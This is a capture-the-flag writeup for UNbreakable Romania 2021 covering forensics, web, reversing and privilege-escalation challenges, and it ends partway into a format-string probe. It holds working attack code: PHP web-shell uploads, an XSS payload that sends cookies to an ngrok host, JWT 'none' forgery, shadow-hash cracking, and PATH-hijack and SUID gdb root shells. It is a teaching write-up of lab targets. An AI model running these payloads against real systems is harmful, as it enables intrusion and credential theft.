



UNbreakable Romania 2021 – Team Phase Writeup



Challenges

- [Dangerous events](#)
- [Wrong file](#)
- [hisix](#)

- [see](#)
- [secret-santa](#)
- [mate-arena](#)
- [bio-arena](#)
- [cat-button](#)
- [this-is-wendys](#)
- [escalation](#)
- [function-check](#)
- [baby-pwn](#)
- [mastermind](#)
- [protoss](#)
- [crypto-twist](#)

Dangerous events

"Hello Agent, My name is Mark Junior and I am the CEO of Bluepri

1. Which targeted user email address is mentioned in the receive
2. Which is the name of the mentioned working station?
3. What security identifier (SID) is associated with the targete
4. Can you please tell us if the attacker has attempted to perfo
5. Can you please tell us if the attackers have attempted to rea

I couldn't open the given .evtx file in Windows Event Manager, but this challenge can be solved by simply using a text editor with search functionality.

After downloading the .evtx file, we can easily determine that it is an archive by using the file command. The extracted file contains a very long base64-encoded string which can be decoded using base64 -d:

```
yakuhito@furry-catstation:~/ctf/unr21-tms$ file Security.evtx
Security.evtx: Zip archive data, at least v2.0 to extract
yakuhito@furry-catstation:~/ctf/unr21-tms$ mv Security.evtx Secu
yakuhito@furry-catstation:~/ctf/unr21-tms$ unzip Security.zip
Archive:  Security.zip
  inflating: Security.evtx
yakuhito@furry-catstation:~/ctf/unr21-tms$ file Security.evtx
Security.evtx: ASCII text, with very long lines, with no line te
yakuhito@furry-catstation:~/ctf/unr21-tms$ base64 -d Security.ev
yakuhito@furry-catstation:~/ctf/unr21-tms$ file thing
thing: ASCII text, with very long lines, with no line terminator
yakuhito@furry-catstation:~/ctf/unr21-tms$ subl thing
yakuhito@furry-catstation:~/ctf/unr21-tms$
```

The first flag is an email address - `alice@gmail.com` is found pretty much everywhere in the file, so that could be the flag (it is). The second prompt requires a working station name - `DESKTOP-40HVEGI` is the obvious answer (if you don't think it's obvious, please open the file). The third question asks for a SID - searching for 'S-' quickly reveals the flag.

The last two prompts ask for an event id. After searching google for '0x8020000000000000' (weird hex number that appears eerywher in the text file), I came upon [this page](#). Typing 'enum' in the searchbox on the top-left reveals two event ids, 4799

and 4798, both referring to some kind of user enumeration. The latter id can be found in the log and is the 4th flag. I then searched for 'credential manager', but neither 5376 nor 5377 could be found in the file. However, searching for any id that starts with 537 leads to the discovery of 5379, which can be found in the log.

Flag 1: alice@gmail.com **Flag 2:** DESKTOP-40HVEGI **Flag 3:** S-1-5-21-2427803739-2420149498-722720725-1001 **Flag 4:** 4798 **Flag 5:** 5379

Wrong file

Some malicious employee managed to create a .zip archive which c

1. What is the password used in opening the archive?
2. Which is the name of the malicious script , deleted by the at
3. Which files are executed by default when the PowerShell start
4. Which is the name of the .db file that refers to Firefox Hist

We can crack the password of the given zip archive using john:

```
yakuhito@furry-catstation:~/ctf/unr21-tms$ ls
wrong_files.zip
yakuhito@furry-catstation:~/ctf/unr21-tms$ 7z x wrong_files.zip

7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64
```

```
Scanning the drive for archives:  
1 file, 39533797 bytes (38 MiB)
```

```
Extracting archive: wrong_files.zip
```

```
--
```

```
Path = wrong_files.zip  
Type = zip  
Physical Size = 39533797
```

```
Enter password (will not be echoed):  
ERROR: Wrong password : DESKTOP-40HVEGI_2021-05-21T12-22-20 (cop
```

```
Sub items Errors: 1
```

```
Archives with Errors: 1
```

```
Sub items Errors: 1  
yakuhito@furry-catstation:~/ctf/unr21-tms$ locate zip2john  
/home/yakuhito/ctf/dawgctf2020/JohnTheRipper/run/zip2john  
/home/yakuhito/ctf/dawgctf2020/JohnTheRipper/src/zip2john.c  
/home/yakuhito/ctf/dawgctf2020/JohnTheRipper/src/zip2john.o  
/pentest/password-recovery/johntheripper/zip2john  
/pentest/password-recovery/johntheripper/src/zip2john.c  
/pentest/password-recovery/johntheripper/src/zip2john.o
```

```
yakuhito@furry-catstation:~/ctf/unr21-tms$ /pentest/password-rec
ver 81.9 wrong_files.zip/DESKTOP-40HVEGI_2021-05-21T12-22-20 (co
yakuhito@furry-catstation:~/ctf/unr21-tms$ john crackme --wordli
Warning: detected hash type "ZIP", but the string is also recogn
Use the "--format=ZIP-opencl" option to force loading these as t
Using default input encoding: UTF-8
Loaded 1 password hash (ZIP, WinZip [PBKDF2-SHA1 256/256 AVX2 8x
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
hidden (wrong_files.zip/DESKTOP-40HVEGI_2021-05-21T12-
1g 0:00:00:00 DONE (2021-06-05 19:28) 2.380g/s 39009p/s 39009c/s
Use the "--show" option to display all of the cracked passwords
Session completed
yakuhito@furry-catstation:~/ctf/unr21-tms$ rm DESKTOP-40HVEGI_20
yakuhito@furry-catstation:~/ctf/unr21-tms$ 7z x wrong_files.zip

7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64

Scanning the drive for archives:
1 file, 39533797 bytes (38 MiB)

Extracting archive: wrong_files.zip
--
Path = wrong_files.zip
Type = zip
```

```
Physical Size = 39533797
```

```
Enter password (will not be echoed):  
Everything is Ok
```

```
Size:          62304256  
Compressed: 39533797  
yakuhito@furry-catstation:~/ctf/unr21-tms$
```

The password, hidden, can be found in `rockyou.txt`. The resulting `.forensicstore` file is an SQLite database that can be opened by `sqlite3`:

```
yakuhito@furry-catstation:~/ctf/unr21-tms$ file DESKTOP-40HVEGI_
DESKTOP-40HVEGI_2021-05-21T12-22-20 (copy).forensicstore: SQLite
yakuhito@furry-catstation:~/ctf/unr21-tms$ sqlite3 DESKTOP-40HVE
SQLite version 3.22.0 2018-01-22 18:45:57
Enter ".help" for usage hints.
sqlite> .tables
config          file            windows-registry-key
directory       logs
elements        sqlar
sqlite>
```

Generating a database dump would result in a very large document. An easier approach is to just dump the strings of the file - the string values in the database will be visible in the resulting file.

```
yakuhito@furry-catstation:~/ctf/unr21-tms$ strings DESKTOP-40HVE
yakuhito@furry-catstation:~/ctf/unr21-tms$ subl thing
yakuhito@furry-catstation:~/ctf/unr21-tms$
```

The second prompt says something about a deleted powershell script - we can find it using a simple regex expression:

```
yakuhito@furry-catstation:~/ctf/unr21-tms$ grep -r "/\$Recycle.B
/DESKTOP-40HVEGI/C/$Recycle.Bin/S-1-5-21-2427803739-2420149498-7
C/$Recycle.Bin/S-1-5-21-2427803739-2420149498-722720725-1001/$R6
/E2021/05/21 13:22:26 collector.go:192: Collect FILE C/$Recycle.
/DESKTOP-40HVEGI/C/$Recycle.Bin/S-1-5-21-2427803739-2420149498-7
oEfile--df6badf2-b2d9-472a-8fe9-e55ca1076c5e{"artifact":"Windows
./DESKTOP-40HVEGI/C/$Recycle.Bin/S-1-5-21-2427803739-2420149498-
/DESKTOP-40HVEGI/C/$Recycle.Bin/S-1-5-21-2427803739-2420149498-7
C/$Recycle.Bin/S-1-5-21-2427803739-2420149498-722720725-1001/$R6
yakuhito@furry-catstation:~/ctf/unr21-tms$
```

The last question is a bit more generic - you can find the answer in things by searching for '.sqlite' or just write down the answer from your experience.

Flag 1: hidden **Flag 2:** get_token_privilege.ps1 **Flag 3:** ???? **Flag 4:** places.sqlite

hisix

This is an example taken from a real free training.

Flag format: CTF{sha256}

Accessing the provided URL returns the source code of index.php:

```
<?php

if (!isset($_GET['start'])) {
    show_source(__FILE__);
    exit;
}

?>

<!DOCTYPE html>
<html>
<body>

<form action="/" method="post" enctype="multipart/form-data">
```

```
Select image to upload:
<input type="file" name="fileToUpload" id="fileToUpload">
<input type="submit" value="Upload Image" name="submit">
</form>

</body>
</html>

<?php

$target_dir = "uploads/";
$target_file = $target_dir . basename($_FILES["fileToUpload"]["name"]);
$uploadOk = 1;
$imageFileType = strtolower(pathinfo($target_file,PATHINFO_EXTENSION));

// Check if image file is a actual image or fake image
if(isset($_POST["submit"])) {
    $check = getimagesize($_FILES["fileToUpload"]["tmp_name"]);
    if($check !== false) {
        echo "File is an image - " . $check["mime"] . ".";
        $uploadOk = 1;
    } else {
        echo "File is not an image.";
        $uploadOk = 0;
    }
}
```

```
// Check if file already exists
if (file_exists($target_file)) {
    echo "Sorry, file already exists.";
    $uploadOk = 0;
}

// Check file size
if ($_FILES["fileToUpload"]["size"] > 500000) {
    echo "Sorry, your file is too large.";
    $uploadOk = 0;
}

$imageFileType = pathinfo($target_file,PATHINFO_EXTENSION);
// Allow certain file formats
if($imageFileType == "php" or $imageFileType == "php7" or $image
    echo "Sorry, only JPG, JPEG, PNG & GIF files are allowed.";
    $uploadOk = 0;
}

// Check if $uploadOk is set to 0 by an error
if ($uploadOk == 0) {
    echo "Sorry, your file was not uploaded.";
// if everything is ok, try to upload file
} else {
    if (move_uploaded_file($_FILES["fileToUpload"]["tmp_name"], st
```

```
    echo "The file ". htmlspecialchars( basename( $_FILES["fileT
} else {
    echo "Sorry, there was an error uploading your file.";
}
}
?>
```

Here's the trick that can help us solve the challenge:

```
yakuhito@furry-catstation:~/ctf/unr21-tms$ php -a
Interactive mode enabled

php > $target_file = "uplaods/yaku.PhP";
php > $imageFileType = pathinfo($target_file,PATHINFO_EXTENSION)
php > echo $imageFileType;
PhP
```

The pathinfo function does not transform the returned string to lowercase. This means that the extension of a file called 'yaku.PhP' will not be equal to "php", thus allowing us to upload a php script - notice that the \$imageFileType variable has been set correctly a few lines before, but its value got overwritten:

```
$imageFileType = strtolower(pathinfo($target_file,PATHINFO_EXTEN
```

```
// Check if image file is a actual image or fake image
[...]
```

```
$imageFileType = pathinfo($target_file,PATHINFO_EXTENSION);
```

Here's my solve script:

```
import requests

url = "http://35.198.168.121:32319/"
shell_name= 'yaku.PhP'
png_magic = bytes.fromhex("5089 474e 0a0d 0a1a 0000 0d00 4849 52")
open("yaku.PhP", "wb").write(png_magic + b"<?php echo shell_exec")

r = requests.post(url + "?start", files={"fileToUpload": (shell_
#print(r.text)

r = requests.post(url + "uploads/" + shell_name.lower(), {"cmd":
print(r.text)
```

Flag: ctf{aaf15cacfba615d51372386909c4771f0836284ad1a539bcef49201c660631ed}


see

If you can see it, you might just retrieve it!

Flag format: CTF{sha256}

The given clearly contains the flag as a watermark, but it can't be read. To see it better, we could search the original image online and see the differences between the original and the given picture. [TinEye](#) finds [this image](#) (note that this image has the same width and height as the given one). We can compare the two images using [this site](#):

Result:



Flag: Find it in the image above :P

secret-santa

```
Secret Santa CTF Challenge.
```

```
Format flag: CTF{sha256}
```

After testing a few payloads, I noticed that the script that filtered the input removed “script” only once. That means we can trigger an XSS by using the following payload:

```
<scSCRIPTript> document.location.href = "http://abe1c1e00b44.ngro"
```

You can then send some testnet BTC by using [this faucet](#).

Flag: CTF{7ca2c1b30f013a05f50be914e5dd6edad85b153d5a623b0aa14e8c25c1219f1d}

mate-arena

```
Site #1 for competitive math problems.
```

```
Format flag : CTF{sha256}
```

The first thing to notice is that your profile photo is stored as “[username].png”. If your username contains “.php”, the webserver will execute it as PHP code due to a

misconfiguration. Solve script:

```
import requests

base_url = "http://34.107.86.157:31050/"

sess = requests.Session()

# Login
r = sess.post(base_url + "sign-up.php", data={"username": "yakuhi"})

# Upload photo
# create-photo.py
r = sess.post(base_url + "upload-photo.php", files={"file": open("photo.png", "rb")})

# Change username
r = sess.post(base_url + "profile.php", data={"username": "yakuhi"})

# Get flag
r = sess.get(base_url + "images/yakuhi1234.php.png?cmd=cat+/flag.txt")
print("CTF{" + r.text.split("CTF{")[1].split("}")[0] + "}")
```

```
import os

shell = b"<?php echo shell_exec($_GET['cmd']); ?>"
```

```
os.system("exiftool -Software='" + shell.decode() + "' ecsc.png")

a = open("ecsc.png", "rb").read()
open("payload.png", "wb").write(a.split(shell)[0] + shell)
```

Flag: CTF{ee594e0aacfab38cf1d8677bcb013fb7dbbcdacd37f856c0dbf246967db1d524}

bio-arena

Site #1 for competitive biology problems.

Format flag: CTF{sha256}

The main page contains a comment about '/note.txt', which contains a reference to git. The webserver root contains a '.git' folder which can be used to recover the website's source code. A quick source code review reveals that we can sign in as 'mihai' by using 'mail-sign-in.php':

```
# robots.txt contains 2 entries, /note.txt and /.git
# use a tool to copy repo - example: https://github.com/arthaud/

import hashlib
import requests
```

```
base_url = "http://35.234.98.182:31050/"

# Compute hash
h = hashlib.md5()
secret = "4ba845c0989af7441d1b3cae7763abfae4782721a6a464ec6da7cb"
username = "mihai" # admin's name, taken from source code
h.update((secret + username).encode())
hash = h.hexdigest()
print(f"Hash: {hash}")

# start session, log in
sess = requests.Session()

r = sess.get(base_url + f"mail-sign-in.php?username=mihai&hash={hash}")

# get flag
r = sess.get(base_url + "admin.php")
flag = "CTF{" + r.text.split("CTF{")[1].split("}")[0] + "}"
print(flag)
```

Flag: CTF{d44e2ccf0c3a7ddcffbcc185bc996f782210d2b1e1c047d0f5c866768b8b7b46}

cat-button

Are you an admin?

Flag format: CTF{sha265}

After pressing 'Reveal secret', the site says "Ya' cookie tells me you're not an admin.". The 'secret' cookie is a JWT token with 'admin' set to set to false. There are two ways of forging a new token: either crack the key with a tool like jwtcrack (the key was 'secret') or set the algorithm to "none" and provide no signature:

```
import requests
import jwt

url = "http://35.234.117.20:31050/secret.php"

key = "secret"
cookie = jwt.encode({"admin": True}, key, algorithm="HS256").decode()

r = requests.get(url, cookies={"secret": cookie})
print(r.text)
```

```
import requests
import jwt

url = "http://35.234.117.20:31050/secret.php"
```

```
cookie = jwt.encode({"admin": True}, None, algorithm="none").decode('utf-8')  
  
r = requests.get(url, cookies={"secret": cookie})  
print(r.text)
```

Flag: CTF{98ed1dfbddd3510841cdeb99916a6a7534f224f5ae9841758708046540237987}

this-is-wendys

```
You went to Wendy's and found this weird keypad. What does it op  
  
Format flag: CTF{sha256}
```

The given .exe is a .NET app - you can use dnSpy to see its source code. The os is "Windows_NT". For reference, here's the (real) original source code:

```
using System;  
using System.Collections.Generic;  
using System.ComponentModel;  
using System.Data;  
using System.Drawing;  
using System.Linq;  
using System.Text;
```

```
using System.Threading.Tasks;
using System.Windows.Forms;

namespace this_is_wendys
{
    public partial class Form1 : Form
    {
        public Form1()
        {
            InitializeComponent();
        }

        public char[] reee(string a, string b)
        {
            char[] c = new char[b.Length];

            for(int i=0; i<b.Length ;i++)
            {
                c[i] = (char)(a[i%8] ^ b[i]);
            }
            return c;
        }

        private void button1_Click(object sender, EventArgs e)
        {
            //flag = ctf{c384d5fdbdb1208ce9de3d268150110ca282d3c

```

```
String s;  
char[] ham;  
string something = "\\x34\\x1d\\x08\\x1f\\x0c\\x44\\x4b\\x6b  
  
s = Environment.GetEnvironmentVariable("OS");  
try  
{  
    ham = reee(s, System.Text.Encoding.UTF8.GetStrin  
    if (something == string.Concat(ham))  
    {  
        label2.Text = "Congrats. The flag is " + Sys  
    }  
    else  
    {  
        label2.Text = "You are close(?)";  
    }  
}  
catch(FormatException)  
{  
    label2.Text = "Try again.";  
}  
}  
}
```

Flag: ctf{c384d5fdbdb1208ce9de3d268150110ca282d3c24f5abf6d5c6736fdbb793ab5}

escalation

Can you climb to the top?

Flag format: CTF{sha256}

The given URL hosts something very similar to a p0wnie PHP shell. The 'note.txt' file contains some hints:

```
T3jv1l@bit-sentinel:.../www/html# cat note.txt
I got unauthorized access to some hashes but my PC is too low-en

What are you waiting now? Crack away!

Oh, and if this helps, user2 can't shut up about cherries... I d

And when you crack him down, don't forget to upgrade your shell!
```

The hashes can be found in a hidden folder in '/opt':


```
T3jv1l@bit-sentinel:.../www/html# ls -lah /opt
```

```
total 12K
```

```
drwxr-x--- 1 root www 4.0K Jun 4 09:04 .  
drwxr-xr-x 1 root root 4.0K Jun 5 23:17 ..  
drwxr-x--- 1 root www 4.0K Jun 4 09:04 ...
```

```
T3jv1l@bit-sentinel:.../www/html# ls -lah /opt/...
```

```
total 12K
```

```
drwxr-x--- 1 root www 4.0K Jun 4 09:04 .  
drwxr-x--- 1 root www 4.0K Jun 4 09:04 ..  
-rwxr-x--- 1 root www 1.2K May 19 11:34 shadow.bak
```

```
T3jv1l@bit-sentinel:.../www/html# cat /opt/.../shadow.bak
```

```
root:*:18733:0:99999:7:::
```

```
daemon:*:18733:0:99999:7:::
```

```
bin:*:18733:0:99999:7:::
```

```
sys:*:18733:0:99999:7:::
```

```
sync:*:18733:0:99999:7:::
```

```
games:*:18733:0:99999:7:::
```

```
man:*:18733:0:99999:7:::
```

```
lp:*:18733:0:99999:7:::
```

```
mail:*:18733:0:99999:7:::
```

```
news:*:18733:0:99999:7:::
```

```
uucp:*:18733:0:99999:7:::
```

```
proxy:*:18733:0:99999:7:::
```

```
www-data:*:18733:0:99999:7:::
backup:*:18733:0:99999:7:::
list:*:18733:0:99999:7:::
irc:*:18733:0:99999:7:::
gnats:*:18733:0:99999:7:::
nobody:*:18733:0:99999:7:::
_apt:*:18733:0:99999:7:::
systemd-timesync:*:18755:0:99999:7:::
systemd-network:*:18755:0:99999:7:::
systemd-resolve:*:18755:0:99999:7:::
messagebus:*:18755:0:99999:7:::
sshd:*:18755:0:99999:7:::
user1:$6$yeyytKkFl8y2ug45$LFhkAK6e0.zGpW25JgxNpSSZxBE3APrdmJ/Mbx
user2:$6$qfPu4xuIR9ISTBgh$qNCTqPSHZTgVDTpzNcWo3V7F.zA.0r9H/AarT0
user3:$6$1sC6bt/f5iBe6uZh$rcvkEkGW/S2qHNrk4Zczk2ose87d1orUAwNrBW
user4:$6$XFyZlgTT1M9G5JL3$5QdjepeWn.2Le2ahXjbuGexS3d6/Xis.zK6d0Q
```

We can crack user2's password using these hashes, the /etc/passwd file, and rockyou.txt (only testing the passwords that contain 'cherry'):

```
yakuhito@furry-catstation:~/ctf/unr21-tms$ unshadow passwd shado
yakuhito@furry-catstation:~/ctf/unr21-tms$ cat /pentest/rockyou.
yakuhito@furry-catstation:~/ctf/unr21-tms$ john --wordlist=passe
Warning: detected hash type "sha512crypt", but the string is als
Use the "--format=sha512crypt-openc1" option to force loading th
```

```
Using default input encoding: UTF-8
Loaded 4 password hashes with 4 different salts (sha512crypt, cr
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
!!cherry!!          (user2)
1g 0:00:00:02 DONE (2021-06-06 18:23) 0.4926g/s 1396p/s 5584c/s
Use the "--show" option to display all of the cracked passwords
Session completed
yakuhto@furry-catstation:~/ctf/unr21-tms$
```

```
www@unr21-echipe-escalation-7fbfb78995-g6jhp:/var/www/html$ su u
su user2
Password: !!cherry!!
/bin/bash -i
bash: cannot set terminal process group (1): Inappropriate ioctl
bash: no job control in this shell
user2@unr21-echipe-escalation-7fbfb78995-g6jhp:/var/www/html$ cd
cd ~
user2@unr21-echipe-escalation-7fbfb78995-g6jhp:~$ ls -l
ls -l
total 4
-r--r----- 1 root user2 117 May 19 11:34 flag1.txt
user2@unr21-echipe-escalation-7fbfb78995-g6jhp:~$ cat flag1.txt
cat flag1.txt
```

Here s your first flag: ctf{d6285bf0fef00f1b70cb52bdf168d2b6463d

Good luck escalating!

user2@unr21-echipe-escalation-7fbfb78995-g6jhp:~\$

Privesc? sudo -l!

```
user2@unr21-echipe-escalation-7fbfb78995-g6jhp:~$ sudo -l
sudo -l
sudo: no tty present and no askpass program specified
user2@unr21-echipe-escalation-7fbfb78995-g6jhp:~$ python -c 'imp
bash: python: command not found
user2@unr21-echipe-escalation-7fbfb78995-g6jhp:~$ python3 --vers
python3 --version
Python 3.7.3
user2@unr21-echipe-escalation-7fbfb78995-g6jhp:~$ python3 -c 'im
<:~$ python3 -c 'import pty; pty.spawn("/bin/bash")'
user2@unr21-echipe-escalation-7fbfb78995-g6jhp:~$ sudo -l
sudo -l
[sudo] password for user2: !!cherry!!

Matching Defaults entries for user2 on unr21-echipe-escalation-7
env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr
```

```
User user2 may run the following commands on
    unr21-echipe-escalation-7fbfb78995-g6jhp:
    (user3) /usr/bin/vim
user2@unr21-echipe-escalation-7fbfb78995-g6jhp:~$
```

[GTFOBins](#) contains a pretty long entry for vim - we can use the tricks described there to get a shell as user3.

```
user2@unr21-echipe-escalation-7fbfb78995-g6jhp:~$ sudo -u user3
sudo -u user3 /usr/bin/vim
[vim thingy]
:!/bin/bash
user3@unr21-echipe-escalation-7fbfb78995-g6jhp:/home/user2$ cd ~
cd ~
user3@unr21-echipe-escalation-7fbfb78995-g6jhp:~$ ls
ls
flag2.txt
user3@unr21-echipe-escalation-7fbfb78995-g6jhp:~$ cat flag2.txt
cat flag2.txt
Here s your second flag: ctf{8c4384c8f1b5ae73359592cd5d34b4eeace

One more and you are on the top of the mountain!
user3@unr21-echipe-escalation-7fbfb78995-g6jhp:~$
```

Last flag! Let's continue our enumeration by enumerating the SUID binaries present on the system:

```
user3@unr21-echipe-escalation-7fbfb78995-g6jhp:~$ find / -perm -  
<7fbfb78995-g6jhp:~$ find / -perm -4000 2> /dev/null  
/bin/su  
/bin/umount  
/bin/mount  
/usr/bin/chsh  
/usr/bin/chfn  
/usr/bin/newgrp  
/usr/bin/gpasswd  
/usr/bin/passwd  
/usr/bin/gdb  
/usr/bin/fixpermissions  
/usr/bin/sudo  
user3@unr21-echipe-escalation-7fbfb78995-g6jhp:~$
```

The /usr/bin/fixpermissions binary stands out. We can use 'strings' to get a better idea of what the program does:

```
user3@unr21-echipe-escalation-7fbfb78995-g6jhp:~$ strings /usr/b  
<7fbfb78995-g6jhp:~$ strings /usr/bin/fixpermissions  
/lib64/ld-linux-x86-64.so.2  
&=fnc
```

```
setuid
setregid
setreuid
setgroups
setegid
system
seteuid
__cxa_finalize
setgid
__libc_start_main
libc.so.6
GLIBC_2.2.5
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
u3UH
[]A\A]A^A_
chmod 600 /tmp/flag
;*3$"
GCC: (GNU) 10.2.0
```

The program seems to run 'chmod 600 /tmp/flag'. Since it calls 'chmod' instead of '/bin/chmod', we can create our own chmod, change the PATH variable and get a shell:

```
user3@unr21-echipe-escalation-7fbfb78995-g6jhp:~$ cd /tmp
user3@unr21-echipe-escalation-7fbfb78995-g6jhp:/tmp$ mkdir .yaku
user3@unr21-echipe-escalation-7fbfb78995-g6jhp:/tmp$ cd .yaku
user3@unr21-echipe-escalation-7fbfb78995-g6jhp:/tmp/.yaku$ echo
user3@unr21-echipe-escalation-7fbfb78995-g6jhp:/tmp/.yaku$ chmod
user3@unr21-echipe-escalation-7fbfb78995-g6jhp:/tmp/.yaku$ export
user3@unr21-echipe-escalation-7fbfb78995-g6jhp:/tmp/.yaku$ /usr/
user4@unr21-echipe-escalation-7fbfb78995-g6jhp:/tmp/.yaku$ cd ~
user4@unr21-echipe-escalation-7fbfb78995-g6jhp:~$ ls
flag2.txt
user4@unr21-echipe-escalation-7fbfb78995-g6jhp:~$ cd ..
cd ..
user4@unr21-echipe-escalation-7fbfb78995-g6jhp:/home$ ls
user1 user2 user3 user4 user5
user4@unr21-echipe-escalation-7fbfb78995-g6jhp:/home$ cd user4
user4@unr21-echipe-escalation-7fbfb78995-g6jhp:/home/user4$ ls
flag3.txt
user4@unr21-echipe-escalation-7fbfb78995-g6jhp:/home/user4$ cat
All hail the privilege escalation master!

Here s the last flag: ctf{8d9f87dc5144aa305af81f2106eb723480bfc1

Do you think this is enough?
```

Let's go back to the list of SUIDs. We missed a binary:


```
user4@unr21-echipe-escalation-7fbfb78995-g6jhp:/home/user4$ find
/bin/su
/bin/umount
/bin/mount
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/passwd
/usr/bin/gdb
/usr/bin/fixpermissions
/usr/bin/sudo
user4@unr21-echipe-escalation-7fbfb78995-g6jhp:/home/user4$ ls -
-rwsr-sr-x 1 user5 user5 7.7M Oct 14 2019 /usr/bin/gdb
user4@unr21-echipe-escalation-7fbfb78995-g6jhp:/home/user4$
```

GTFOBins can help us once again:

```
$ gdb -nx -ex 'python import os; os.execl("/bin/sh", "sh", "-p")'
GNU gdb (Debian 8.2.1-2+b3) 8.2.1
Copyright (C) 2018 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licen
This is free software: you are free to change and redistribute i
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
```

This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<<http://www.gnu.org/software/gdb/bugs/>>.
Find the GDB manual and other documentation resources online at:
<<http://www.gnu.org/software/gdb/documentation/>>.

For help, type "help".

Type "apropos word" to search for commands related to "word".

id

uid=1000(www) gid=3000(www) euid=1005(user5) egid=1005(user5) gr

whoami

user5

cd /home/user5; ls

flag4.txt

cat flag4.txt

Do you think is nothing to do? What about another flag little sh

Flag: ctf{fca862cbd46080db28cbe3c541a0de84db1bb53baf1242d5532c63





Flag 4: ctf{fca862cbd46080db28cbe3c541a0de84db1bb53baf1242d5532c6338e5634a4b}

We need a master to manipulate the syntax of a program. Flag for

```
yakuhito@furry-catstation:~/ctf/unr21-tms$ chmod +x format
yakuhito@furry-catstation:~/ctf/unr21-tms$ ./format
Hi hacker! What's your name?
yaku
Wellcome yaku
Break stuff. yaku
Value to break is at 0x804a030 and has a hex value 0x0000000a
Try Harder!!
yakuhito@furry-catstation:~/ctf/unr21-tms$ ./format
Hi hacker! What's your name?
yaku %p
Wellcome yaku %p
Break stuff. yaku 0xffeb08e8
Value to break is at 0x804a030 and has a hex value 0x0000000a
Try Harder!!
yakuhito@furry-catstation:~/ctf/unr21-tms$
```

